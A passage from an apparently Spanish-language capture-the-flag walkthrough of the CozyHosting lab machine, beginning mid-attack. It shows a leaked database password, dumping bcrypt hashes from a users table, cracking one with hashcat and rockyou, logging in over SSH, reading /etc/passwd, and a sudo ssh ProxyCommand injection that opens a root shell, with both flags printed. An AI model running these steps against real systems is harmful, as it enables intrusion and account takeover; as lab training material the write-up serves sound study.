spring.datasource.password=Vg&nvzAQ7XxRapp@cozyhosting:/tmp/app/BOOT-INF/cla
sses$
```

Vemos aqui unas credenciales, dichas credenciales forman parte de una base de datos postgresql, vamos a intentar a ver si sacamos de alguna tabla algun usuario para hacer ssh junto con sus credenciales

```
psql -h 127.0.0.1 -U postgres
```

La contraseña es la de antes donde ponemos de la V mayuscula a la R, el resto app@cozyhost... no forma parte de la contraseña

`\list`

```
postgres=# \list
\list
WARNING: terminal is not fully functional
Press RETURN to continue

                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privil
eges
-------------+----------+----------+-------------+-------------+-----------------
------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
      +
             |          |          |             |             | postgres=CTc/po
stgres
(4 rows)

(END)
```

`\connect cozyhosting`

```
postgres-# \connect cozyhosting
\connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting-#
```

`\dt`

```
cozyhosting-# \dt
\dt
WARNING: terminal is not fully functional
Press RETURN to continue

         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)
```

`select * from users;`

```
ERROR:  syntax error at or near "q"
LINE 1: q
        ^
cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role
-----------+--------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
(2 rows)
```

Son contraseñas hasheadas, hay que aplicar hashcat para ver cuales son las reales, hay que poner comillas simples, porque o si no no lo detecta

```
┌──(jk㉿jk)-[~]
└─$ sudo hashid '$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'
Analyzing '$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

```
┌──(jk㉿jk)-[~]
└─$ hashcat temporal.txt -m 3200 /home/jk/Downloads/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-10700 CPU @ 2.90GHz, 1576/3217 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib ... kVO8dm
Time.Started.....: Tue Aug 20 12:50:41 2024 (53 secs)
Time.Estimated...: Tue Aug 20 12:51:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/jk/Downloads/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       53 H/s (4.60ms) @ Accel:3 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2799/14344384 (0.02%)
Rejected.........: 0/2799 (0.00%)
Restore.Point....: 2790/14344384 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: dougie → mercury
Hardware.Mon.#1..: Util: 78%
```

Con esto ya tenemos al usuario josh, con el usuario josh y la contraseña manchesterunited podemos hacer ssh para ver el servidor

```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

```
┌──(jk㉿jk)-[~]
└─$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
```

```
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls -l
total 4
-rw-r----- 1 root josh 33 Aug 19 11:19 user.txt
josh@cozyhosting:~$ cat user.txt
69df7c07564026f30d95c852990f49f3
josh@cozyhosting:~$
```

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# ls -l
total 4
-rw-r----- 1 root josh 33 Aug 19 11:19 user.txt
# cd /root
# ls -l
total 4
-rw-r----- 1 root root 33 Aug 19 11:19 root.txt
# cat root.txt
01e25ad30a5937f3670a44216ea49efa
```